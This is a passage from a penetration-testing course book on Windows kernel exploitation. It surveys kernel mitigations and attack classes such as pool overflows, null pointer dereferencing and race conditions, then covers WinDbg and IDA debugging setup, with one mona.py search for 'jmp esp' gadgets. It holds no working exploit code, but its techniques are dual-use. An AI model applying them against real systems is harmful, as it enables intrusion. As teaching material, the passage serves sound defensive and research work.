
---

- User-Mode vulnerabilities still often exist but are increasingly difficult to exploit due to exploit mitigation controls
  - Data Execution Prevention (DEP)
  - SafeSEH
  - Address Space Layout Randomization (ASLR)
  - Safe Unlink
  - Low Fragmentation Heap (LFH)
  - Security Cookies
  - Many more....

Sec760 Advanced Exploit Development for Penetration Testers

### **Windows User-Mode Vulnerabilities**

In section 760.1 we covered a good sampling of user mode exploit mitigation controls. Vulnerabilities are still common in applications; however, many are non-exploitable due to these controls. There are many techniques used, such as return oriented programming (ROP), to evade or defeat some of these controls. Regardless, exploitation is much more difficult than it was on previous operating systems, such as Windows XP.



## So Why Attack the Kernel

In the past, the Kernel did not participate in many of the exploit mitigation controls we covered in the user space. As we have progressed forward with newer operating systems, such as Server 2012 and Windows 8, the controls have been added or improved in the Kernel space. Still, the controls are often not up to the level that they are in user mode. Also, many organizations are still running Windows XP, Windows Vista, Windows 7, Server 2003, and Server 2008. If we can find a flaw in a loaded Kernel module or similar, we can potentially exploit the flaw without the headache of various exploit mitigation controls.

As seen in the following GeekWire article from April, 2013, titled "With just one year of support left, Windows XP clings to 39% market share," sadly, XP doesn't seem to be going anywhere for a while.

<http://www.geekwire.com/2013/year-windows-xp-clings-39-market-share/>

## Kernel Hacking Considerations

- Kernel hacking requires a strong knowledge of C, C++, and experience with disassembly, development on Windows, memory management, OS internals, etc.
- Very large learning curve between user-mode and kernel-mode hacking
- Per Microsoft:
  - *"x64 versions of Windows Vista and Windows Server 2008 require Kernel Mode Code Signing (KMCS) in order to load kernel-mode software"*  
<http://msdn.microsoft.com/en-us/library/windows/hardware/gg487317.aspx>
- Lots of user functionality was moved to the kernel
- Mistakes will likely crash the whole system

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Hacking Considerations

The Windows Kernel is written in mostly C and assembly. Most Windows Drivers are written in C, C++, and assembly. This being the case, it makes sense that experience with these languages will greatly improve your ability to debug and reverse engineer the Kernel. For many of the Kernel vulnerabilities and the techniques used to exploit them, there is often a big learning curve when compared to user mode application exploitation. Kernel loaded modules also require code signing on the 64-bit OS versions. <http://msdn.microsoft.com/en-us/library/windows/hardware/gg487317.aspx> This makes it a bit more difficult to load malicious drivers to aid in obtaining system access. One misconception about KMCS is whether or not it should be considered a true security control. If there are unpatched drivers with known vulnerabilities, properly signed, these can still be loaded. There is no revocation list preventing this from happening.

A lot of the functionality that once existed in user mode has been moved to the Kernel in order to help protect the OS. This requires that we move into the techniques used for Kernel exploitation as opposed to the user mode equivalent. A lot of the Windows Kernel internals is undocumented, such as that with Native APIs. Mistakes when attempting to exploit the Kernel most often result in a Kernel Panic, or Bug Check, which gives us the infamous Blue Screen of Death (BSOD).



## Common Windows Kernel Exploitation Techniques

- Stack and heap overflows
  - Kernel pool is a shared resource amongst all Ring 0 functionality
- Null pointer dereferencing
  - e.g., Uninitialized pointers
  - Attacker must load payload to 0x00000000
- Lookaside Lists still used in Kernel memory
  - Singly-Linked with no validation (Windows 8 adds a canary)
- Input validation errors
- Race conditions with dispatch tables (HAL, SSDT, etc.)
  - Double-Fetch, or TOC/TOU attacks
- Integer overflow attacks

Sec760 Advanced Exploit Development for Penetration Testers

### Common Windows Kernel Exploitation Techniques

Stack and heap overflows exist in the Kernel just as they do in user mode. The Kernel stack can be overflowed in the methods similar to overflowing a thread's stack in user mode. The Kernel pool can be compared to the user mode heap, supporting dynamic memory allocation. As previously mentioned, the two primary pools are the paged pool and non-paged pool. Each can be compromised by overwriting header data and abusing routines such as `unlink()`. Null pointer dereferencing is a common technique where an uninitialized pointer is dereferenced, returning a null. If malicious code is mapped in user memory at 0x00000000, a Kernel null pointer vulnerability could potentially result in shellcode execution. Starting with Vista, Lookaside Lists are no longer used in user mode, but are still used in Kernel mode. A common attack was to overwrite the forward pointer with a malicious address. If the chunk holding the overwritten pointer is allocated, the malicious value is written into the Lookaside List, resulting in the pointer being returned to the next allocation request. The Kernel did not do away with the Lookaside List due to speed. Input validation errors commonly exist, often in relation to IOCTL with drivers. Race conditions are also common where it may be possible to have one thread modify a pointer after it has been verified by another, a type of Time-of-Check/Time-of-Use (TOC/TOU) vulnerability.

## Windows Kernel Hardening

- On Windows 8 and Server 2012
  - First 64KB of memory cannot be mapped, so no more null pointer dereferencing
  - Guard pages added to the kernel pool
  - Improved ASLR
  - Kernel pool cookies
- General Windows 8 and Server 2012 protection enhancements
  - C++ vtable protection for Internet Explorer
  - ROP/JOP protection
  - ForceASLR, sehop, more aggressive cookies

Sec760 Advanced Exploit Development for Penetration Testers

### Windows Kernel Hardening

Some examples of controls added to the Windows 8 and Server 2012 Kernel's include null pointer dereference protection, guard pages, improved ASLR, Kernel Pool security cookies, and several others. Though not specifically Kernel-related, some additional Windows 8 and Server 2012 protection enhancements include C++ vtable protection, ForceASLR, sehop, stronger security cookies, and ROP protection. The Kernel protections added are covered on the following slides.

## Kernel Data Execution Prevention

- Much of the Windows 7 Kernel does not support DEP, especially on the 32-bit version
- Windows 8 offers much more DEP support in the Kernel
- The non-paged pool is not protected on Windows 7 or Windows 8 in 32-bit or 64-bit
- The Windows 8 32-bit paged pool is not protected
- ROP is still used to disable execution prevention
- Check out the presentation by Matt Miller and Ken Johnson:  
[https://media.blackhat.com/bh-us-12/Briefings/M\\_Miller/BH\\_US\\_12\\_Miller\\_Exploit\\_Mitigation\\_Slides.pdf](https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf)

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Data Execution Prevention

The majority of the 32-bit Windows 7 and Server 2008 Kernel does not support data execution prevention (DEP). It is slightly better on the 64-bit versions, but not greatly improved until Windows 8 and Server 2012. The non-paged Kernel Pool is not protected on Windows 8 or Server 2012, and the 32-bit Windows 8 paged pool is unprotected. Return Oriented Programming (ROP) techniques can still be used to call functions such as VirtualProtect() and disable the DEP protection; however, this is becoming increasingly more difficult with improved ASLR and additional checks. A great presentation is available from Matt Miller and Ken Johnson from Microsoft, titled "Exploit Mitigation Improvements in Windows 8." You can find this presentation here: [https://media.blackhat.com/bh-us-12/Briefings/M\\_Miller/BH\\_US\\_12\\_Miller\\_Exploit\\_Mitigation\\_Slides.pdf](https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf)



## Kernel ASLR

- ASLR in the Kernel is generally weaker than in user mode; however, Windows 8 is much better
  - Drivers only received 4-bits of entropy (16-bits) in Server 2008 and Windows 7, with 5-bits of entropy (32-bits) in the Kernel image and Hardware Abstraction Layer (HAL)
  - Windows 8 greatly improves this, especially on the 64-bit version
    - 32-bit Windows 8 receives 12-bits of entropy (4096-bits) in the Kernel image and HAL
    - 64-bit Windows 8 receives 22-bits of entropy (~4 million bits) in the Kernel image and HAL
    - Additional randomization of various Kernel segments

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel ASLR

ASLR was introduced on Windows starting with Vista. There are still many improvements needed to decrease predictability and increase entropy; however, it is greatly improved on Windows 8 and Server 2012. Regardless of ASLR, there are often memory leaks which can aid in the determination of various structures in memory, as well as API's that can be called during an exploit to retrieve the location of desired variables. Server 2012 and the 64-bit version of Windows 8 offer the best ASLR support available from Windows. Prior to these OS' there was minimal entropy in the location of driver locations and such.



## Null Pointer Dereferencing

---

- The first 64K of user mode memory is unmappable starting on Windows 8 and Server 2012
- Attack technique would typically rely on a user mapping shellcode to 0x00000000 and use a Kernel null pointer dereference to execute the code
- Uninitialized pointers return as null if dereferenced, as well as pointer overwrite techniques such as that with various dispatch table overwrites

Sec760 Advanced Exploit Development for Penetration Testers

### **Null Pointer Dereferencing**

The exploitation class known as null pointer dereferencing has been pretty much mitigated starting with Windows 8 and Server 2012. This is due to the inability to map the first 64K of memory starting at null, or 0x0 in user mode memory. The technique to exploit null pointer dereferencing vulnerabilities was to simply map shellcode at null and locate the call to an uninitialized pointer.

## Additional Kernel Protections

---

- Safe Unlink protection added to the Kernel on Windows 7, and the heap allocators further hardened in Windows 8
- Kernel pool security cookies more widely used and with better entropy
- Protection added to help prevent the Kernel from executing code residing in user mode
- Better information disclosure protection through known win32k.sys returns

Sec760 Advanced Exploit Development for Penetration Testers

### Additional Kernel Protections

As of Windows 7, the Kernel pool now uses safe-unlinking. This means that many of the techniques commonly used to abuse the unlink() macro and overwrite chunk header data in the Kernel have been mitigated. Pool allocators in Windows 7 have been proven to sometimes fail to safely unlink free list entries. See the paper by Tarjei Mandt, titled "Kernel Pool Exploitation on Windows 7" here: <http://www.mista.nu/research/MANDT-kernelpool-PAPER.pdf>

Kernel Pool security cookies have been added and improved. These cookies work the same way as they do in user mode where a random value is generated and protects heap chunks from certain types of corruption. Improved checks have been added to prevent the Kernel from executing user mode code outside of Ring 0. Information disclosure protection has been added to avoid the leakage of memory locations, especially prevalent in win32k.sys, by calling various API's.

## Additional Protections on Windows 8

- Range Checks – Compiler added bounds checking
- Sealed Optimization – C++ virtual functions no longer indirect calls
- Virtual Table Guard – If an offset from the vptr does not point to a special guard, terminate
- Information disclosure attacks less reliable. Heavily used to bypass ASLR on Windows 7
- Guard Pages – Protected pages of memory on the heap
- Check out Ken Johnson and Matt Miller's exploit mitigation talk from BH 2012 heavily referenced for this slide:  
[https://media.blackhat.com/bh-us-12/Briefings/M\\_Miller/BH\\_US\\_12\\_Miller\\_Exploit\\_Mitigation\\_Slides.pdf](https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf)

Sec760 Advanced Exploit Development for Penetration Testers

### Additional Protections on Windows 8

This slide highlights some additional exploit mitigation controls added to Windows 8. Ken Johnson and Matt Miller (Skape) from Microsoft gave an excellent presentation on the additional protections added to Windows 8. You can check out the slides here: [https://media.blackhat.com/bh-us-12/Briefings/M\\_Miller/BH\\_US\\_12\\_Miller\\_Exploit\\_Mitigation\\_Slides.pdf](https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf)

Range checks works by compiler code insertion that adds bounds checking to buffer allocations. Sealed optimization forces C++ virtual functions into direct calls, removing the attack vector commonly used during C++ class based exploitation where an application relies on a call to a register-based offset. Virtual Table Guard helps protect the C++ Class-based VPTR by inserting a guard at a known offset. The guard is checked to ensure a VPTR was not overwritten. Information disclosure attacks used to leak out information to help get around ASLR have been mitigated by the removal of image pointers. Guard pages were added to the heap to protect dynamic memory. If an attacker performs an overflow and hits a guard page protecting various heap allocations the program will be terminated.

## Module Summary

---

- The Windows 8 Kernel has ended many of the known attack techniques
- Many of the Kernel corruption techniques were already complex and very conditional
- The Kernel is still less protected than what happens in user mode
- The latest research focuses heavily on Kernel race conditions, Kernel object header corruption, continued HDT and SSDT overwrites

Sec760 Advanced Exploit Development for Penetration Testers

### Module Summary

In summary, it can be said that the Windows 8 Kernel has ended the life of many Kernel and dynamic memory exploitation techniques. There will always be new techniques discovered, but already they are very conditional and becoming even more so. The Kernel is still less protected than happenings in user mode, but this is changing as well. Much of the latest research as of late, by researchers such as j00ru and Nikita Tarakanov, focuses on Kernel race conditions, Kernel object header corruption and the lack of security checks, continued table overwrites, and many one-off flaws that are not relevant to a particular vulnerability class.



## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Debugging the Windows Kernel

In this module, we will discuss the various options for Windows Kernel debugging.

## Debugging the Windows Kernel

- Common Windows debuggers such as Ollydbg and Immunity Debugger are Ring 3 debuggers
- Visibility is lost once crossing over to Ring 0
- Kernel debugging can be performed with WinDbg from the Microsoft SDK, IDA Pro with remote debugging, or other methods
- The target system being debugged is most commonly in a VM, while the host connects with the debugger
- You must enable debugging on the target system in its boot settings

Sec760 Advanced Exploit Development for Penetration Testers

### Debugging the Windows Kernel

There are quite a few debuggers available to support debugging Windows applications. This typically only requires the ability to debug ring 3. When execution crosses over into Kernel memory visibility is lost. There are various debuggers available supporting Windows ring 0 debugging, some which can be seen here: [http://www.woodmann.com/collaborative/tools/index.php/Category:Ring\\_0\\_Debuggers](http://www.woodmann.com/collaborative/tools/index.php/Category:Ring_0_Debuggers). The problem is that many are unstable and even fewer support debugging 64-bit Kernels. The best option is to use WinDbg, with the additional option of using IDA as a front-end. If you have a licensed copy of Visual Studio you can use the debugging options supported there as well. <http://msdn.microsoft.com/en-us/library/windows/hardware/hh406281%28v=vs.85%29.aspx>.

There are various ways to perform Kernel debugging, which we will cover shortly. The most common method is to have a Windows host OS with VMware running a target virtual machine you wish to debug. Another common option is to have two VM's running on a Windows host and perform debugging between them using a special configuration. The target OS to be debugged must be configured properly with special boot settings.

## Setting Up Kernel Debugging on Windows

- Most common configuration is to have two systems:
  - Host system performing the debugging
  - Target system being debugged
- Multiple ways to connect to the target:
  - Null modem cable, IEEE 1394 cable, or USB 2.0/3.0 cable
  - <http://msdn.microsoft.com/en-us/library/windows/hardware/hh439378%28v=vs.85%29.aspx>
  - Virtualization
- Local Kernel Debugging
  - Enable the host system for debugging at boot-up
  - Not the preferred option due to limitations
- This type of information is documented in dozens of books and articles

Sec760 Advanced Exploit Development for Penetration Testers

### Setting Up Kernel Debugging on Windows

As mentioned, the most common configuration, and the one which gives the least number of headaches, is to have VMware Workstation running on a Windows host OS with target VM's configured for debugging. There are other ways to set up Kernel debugging such as using a null modem cable, IEEE 1394 cable, or a USB cable. For these options, please see the Microsoft site set up to aid with this style of debugging here: <http://msdn.microsoft.com/en-us/library/windows/hardware/hh439378%28v=vs.85%29.aspx>. Local Kernel debugging is also an option; however, it is not optimal due to various limitations, such as the inability to pause the OS. If you paused the OS you would not have the ability to continue. For help with local Windows Kernel debugging, see: <http://msdn.microsoft.com/en-us/library/windows/hardware/ff553382%28v=vs.85%29.aspx>. Microsoft does not recommend this option.

This type of information, as you can see by the links provided, is available publicly at many locations. The links provided are the best this author was able to find and should help you get on your way if you choose to take a different Kernel debugging option.



## Setting Up a Kernel Debugger with Virtualization

- Windows 7/8 Example
  - Power down the virtual machine
  - Add a new serial port under the hardware tab in VMware Settings
  - Select, "Output to a named pipe"
  - Default on VMware will set it to \\.\pipe\com\_1
    - This must correlate to the serial port number
    - e.g., "Serial Port 2" should use the name \\.\pipe\com\_2
  - Select, "This end is the server," and "The other end is an application"

Sec760 Advanced Exploit Development for Penetration Testers

### Setting Up a Kernel Debugger with Virtualization

Shortly, we will work on debugging the Windows 7 and Windows 8 Kernels. This slide simply shows some of the high level steps you would take to set up debugging. With VMware you must first power down the virtual machine target you wish to debug. Under VMware settings you must add a new serial port from the hardware tab. Select the option, "Output to a named pipe." By default VMware will create a pipe named, "\\.\pipe\com\_1." You can change the name of this pipe, but we will stay with the defaults in this class to avoid complications. You want to set the "com\_X" option, where "X" is the number, to match the serial port number you wish to use. Finally, we want to select the appropriate options under the named pipe. If debugging from a host OS to a VM, you would select, "This end is the server," and, "The other end is an application." If debugging between two VM's, the debugger VM would get these same settings, while the VM to be debugged would get the settings, "This end is the client," and, "The other end is a virtual machine."



## Setting Up a Kernel Debugger with VirtualKD by SysProgs

---

- VirtualKD is a free tool provided by SysProgs
  - Works with VMware and VirtualBox
  - Increases performance and greatly decreases debugging latency
  - Works on most versions of Windows
  - Automatically starts up WinDbg and is very easy to set up and use
  - <http://virtualkd.sysprogs.org/>

Sec760 Advanced Exploit Development for Penetration Testers

### Setting Up a Kernel Debugger with VirtualKD by SysProgs

VirtualKD is a free tool offered by SysProgs at <http://virtualkd.sysprogs.org/>, inspired by the VMKD project by Ken Johnson. It works with both VMware and VirtualBox. It is very simple to set up and use, and greatly increases performance and decreases latency with debugging. It works with most versions of Windows from XP up to Windows 8 with version 2.7.

## WinDbg



- A graphical Microsoft debugger able to debug both user-mode and kernel-mode processes
- Supports remote kernel debugging through virtual machines
- Available as part of the Windows Software Development Kit (SDK) or Windows Driver Kit (WDK)
- Supports local and remote symbol stores
- Supports extensions to increase functionality

<http://msdn.microsoft.com/en-us/windows/hardware/gg463009.aspx>


Sec760 Advanced Exploit Development for Penetration Testers

### WinDbg

Microsoft makes the WinDbg debugger available with Debugging Tools for Windows as part of their Software Development Kit (SDK) or Windows Driver Kit (WDK). When executing the installer available through the site "<http://msdn.microsoft.com/en-us/windows/hardware/gg463009.aspx>," you can choose to only install WinDbg support, without installing the full SDK. WinDbg is a graphical debugger that supports both user-mode and kernel-mode processes. Though it is graphical, navigation is primarily achieved through command line within an interactive bar in the GUI. The tool requires familiarity and a good cheat sheet is very helpful. Both local and remote kernel debugging is supported, with an easy to configure option through the use of virtualization. Both local and remote symbol stores are supported, as well as extensions to increase the functionality of the tool.

# WinDbg Console

- Here is the WinDbg main console currently debugging the calc.exe program



Sec760 Advanced Exploit Development for Penetration Testers


## WinDbg Console

On this slide is simply a screenshot of the main console of WinDbg. The program calc.exe is being debugged and as you can see, an "int 3" instruction was reached as soon as we open the program. This is of course normal debugger behavior where it starts the program in a suspended state to give you full control. This option can be set to ignore which will cause the debugger to continue running after the initial load. If you press F5, or "Debug, Go," the program will continue execution.



## WinDbg – Running a Program

- In this example we have pressed F5 to continue and the modules have been loaded



### WinDbg – Running a Program

On this slide is a screen capture of WinDbg after we pressed F5 to continue the program. You can see the modules loading up and the calculator program running. Going forward, slide images will only contain WinDbg input and output to save space on the slides.

## WinDbg – Breaking and Viewing Modules

- When going to “Debug, Break,” we see register state
- We then issue the “show loaded modules” command: **lm**
- The debugging symbols are (deferred) as shown

```
(fe0.2140): Break instruction exception - code 80000003 (first chance)
eax=7efaf000 ebx=00000000 edx=774ff85a esi=00000000 edi=00000000
eip=7747000c esp=023efe74 ebp=023efea0 iopl=0   nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00000246
ntdll!DbgBreakPoint:
7747000c cc                int     3
0:003> lm
start      end             module name
00180000 00240000  calc             (deferred)
695d0000 6960c000  oleacc           (deferred)
69d00000 69e90000  gdiplus          (deferred)
6a420000 6a51b000  WindowsCodecs    (deferred)
```

Sec760 Advanced Exploit Development for Penetration Testers

### WinDbg – Breaking and Viewing Modules

On this slide we click on “Debug, Break” to pause execution. We get a dump of the current register context and the note showing that the “int 3” instruction was reached. Next, we issue the “lm” command which shows the loaded modules. Note that the majority of the modules show (deferred). This simply means that debugging symbols are not loaded at this time as they are not needed. Anytime you wish to force the loading of a module’s symbols, run the command, “ld <module name>” or “ld \*” to load all module’s symbols.


```
(fe0.2140): Break instruction exception - code 80000003 (first chance)
eax=7efaf000 ebx=00000000 edx=774ff85a esi=00000000 edi=00000000
eip=7747000c esp=023efe74 ebp=023efea0 iopl=0   nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00000246
ntdll!DbgBreakPoint:
7747000c cc                int     3
0:003> lm
start      end             module name
00180000 00240000  calc             (deferred)
695d0000 6960c000  oleacc           (deferred)
69d00000 69e90000  gdiplus          (deferred)
6a420000 6a51b000  WindowsCodecs    (deferred)
```

...

## Viewing the PEB

- Note that when viewing the Process Environment Block (PEB) with the "!PEB" command, we see that the process is being debugged
- There are plugins with IDA available to flip this to help defeat anti-debugging tricks

```
0:003> !peb
PEB at 7efde000
  InheritedAddressSpace:    No
  ReadImageFileExecOptions: No
  BeingDebugged:            Yes
  ImageBaseAddress:         00180000
  Ldr                       77560200
  Ldr.Initialized:          Yes
```



Sec760 Advanced Exploit Development for Penetration Testers

### Viewing the PEB

On this slide, we are taking an example of a useful command and looking at its output. The command to view the Process Environment Block (PEB) of a program is "!PEB." The information shown on the slide is only a small piece of the output, but it demonstrates something interesting. The "BeingDebugged" line is set to "Yes." This is one of the many places that is likely checked when a developer incorporates anti-debugging tricks into the program. There are some IDA Plugins available which attempt to flip this bit so that the program's behavior is consistent of that when it is not being debugged.



## WinDbg Command Types

- There are three categories of commands, two of them containing a unique prefix:
  - **Regular Commands:** Do not contain a prefix and are commands to interact with the application or system being debugged
    - e.g., `lm` – List Modules
  - **Extension Commands:** Prefixed with an exclamation point “!” and allow you to use extensions
    - e.g., `!peb` – Show the Process Environment Block (PEB)
  - **Meta Commands:** Prefixed with a period “.” and interface with the debugger itself
    - e.g., `.sympath` – Set or show the symbol path

Sec760 Advanced Exploit Development for Penetration Testers

### WinDbg Command Types

There are three categories of commands. Two of these categories require a unique prefix.

The first category is simply regular commands. These commands do not require a prefix and are commands to interact directly with the debugged application or system. An example of a regular command is the list modules command, issued by typing “`lm`” into the WinDbg console. It lists out the loaded modules in the debugged process. The second command category is extensions. Extensions, many of which are provided by Microsoft, allow users to expand the functionality of the tool. These types of commands are issued by prepending an exclamation point “!” in front of the command. An example is the “`!peb`” command which shows you the process environment block. The finally command category is meta. Meta commands are prefixed with a period “.” and interface with the debugger. An example of a meta command is “`.sympath`” which shows you, or allows you to set the symbol path on the system performing the debugging. You will see various types of commands on the coming slides.

## Example of Useful Commands (1)

- There are countless commands with WinDbg, and even more when loading extensions
- The following is a sample of common commands:
  - **.help / ? / hh** – Various commands for help
  - **lm** – List modules (List all loaded modules and has additional options to look at modules with loaded symbols, kernel-only, user-only, etc...)
  - **.restart** – Restarts an application
  - **.attach <PID>** - Attaches to the given PID
  - **.sympath** – Allows you to set or display the symbol path
  - **.reload** – Reloads symbols
  - **x <module name>!\*** - Lists all module symbols
  - **.lastevent** – Shows most recent event

Sec760 Advanced Exploit Development for Penetration Testers

### Example of Useful Commands (1)

There are countless instructions to use within WinDbg, and even more when you load the many available extensions. Some examples of commonly used commands include:

- .help / ? / hh** – Various commands for help
- lm** – List modules (List all loaded modules and has additional options to look at modules with loaded symbols, kernel-only, user-only, etc...)
- .restart** – Restarts an application
- .attach <PID>** - Attaches to the given PID
- .sympath** – Allows you to set or display the symbol path
- .reload** – Reloads symbols
- x <module name>!\*** - Lists all module symbols
- .lastevent** – Shows most recent event

## Example of Useful Commands (2)

- Additional commands:
  - **!analyze** – Displays information about an exception
  - **g** – Go, during an exception
  - **p** – Single-step one instruction
  - **p <n>** - Single-step n instructions
  - **dt ntdll!\_PEB** – Dump PEB structure
  - **~** - Show thread information
  - **k** – Dump the call stack
  - **~\* k** – Shows call stack of all threads
  - **bl** - List all breakpoints
  - **bp <addr>** - Sets a breakpoint at the address provided
  - **r** – Dump registers
  - **dd <addr>** - Dump memory at address

Sec760 Advanced Exploit Development for Penetration Testers

### Example of Useful Commands (2)

Additional commands:

- !analyze** – Displays information about an exception
- g** – Go, during an exception
- p** – Single-step one instruction
- p <n>** - Single-step n instructions
- dt ntdll!\_PEB** – Dump PEB structure
- ~** - Show thread information
- k** – Dump the call stack
- ~\* k** – Shows call stack of all threads
- bl** - List all breakpoints
- bp <addr>** - Sets a breakpoint at the address provided
- r** – Dump registers
- dd <addr>** - Dump memory at address



## WinDbg with IDA (1)

---


- One of the debugging options supported by IDA is WinDbg
- Before starting with this debugging option you must have installed Debugging Tools for Windows
- It is also beneficial to create the following environment variable for debugging symbols
  - Variable Name: `_NT_SYMBOL_PATH`
  - Value: `srv*C:\Symbols*http://msdl.microsoft.com/download/symbols`
- Enter a PATH environment variable so IDA can find WinDbg


Sec760 Advanced Exploit Development for Penetration Testers

### WinDbg with IDA (1)

One of the many debugging options supported by IDA is the use of Microsoft's WinDbg. In order to take advantage of this debugging method, you must have Debugging Tools for Windows installed through either the SDK or WDK. In order to have your symbol paths set up and working properly it is also helpful to create the environment variable shown on the slide.

## WinDbg with IDA (2)

- You must set the IDA debugger to "Windbg debugger"
- Unless you are attaching to a running process, load a file into IDA and press F9 to start
- WINDBG is now showing in IDA: 
- We pause the process and if debugging symbols are set up right, you will see this box as symbols are being retrieved:



See760 Advanced Exploit Development for Penetration Testers

### WinDbg with IDA (2)

Inside of IDA we have to set the debugger option to "Windbg debugger." Unless you are attaching to a running process, load a file into IDA and press F9 to start. You should now see the "WINDBG" bar at the bottom of IDA instead of IDC or Python. The process should be up and running and we can pause it as we did previously. Once paused, if you have debugging symbols set up properly, you should see a pop-up box, like on the slide, which shows you the symbol information being loaded for the various modules. If this does not show up, you will likely have something showing in the output window as to why it is not working.

## Mona with WinDbg and IDA

- Here is a screenshot of corelanc0d3r's mona.py tool working with WinDbg through IDA!
- We will get back to this later on as it is very powerful
- This is an example of the extensibility...

```
WINDBG>!py mona jmp -r esp -m user32.dll
Hold on...
Mona command started on 2013-02-06 (v2.0, rev 361)
[+] Writing results to jmp.txt
- Number of pointers of type 'jmp esp' : 1
[+] Results :
0x7696fcdb | 0x7696fcdb (b+0x0002fcdb) : jmp esp
```

Sec760 Advanced Exploit Development for Penetration Testers

### Mona with WinDbg and IDA

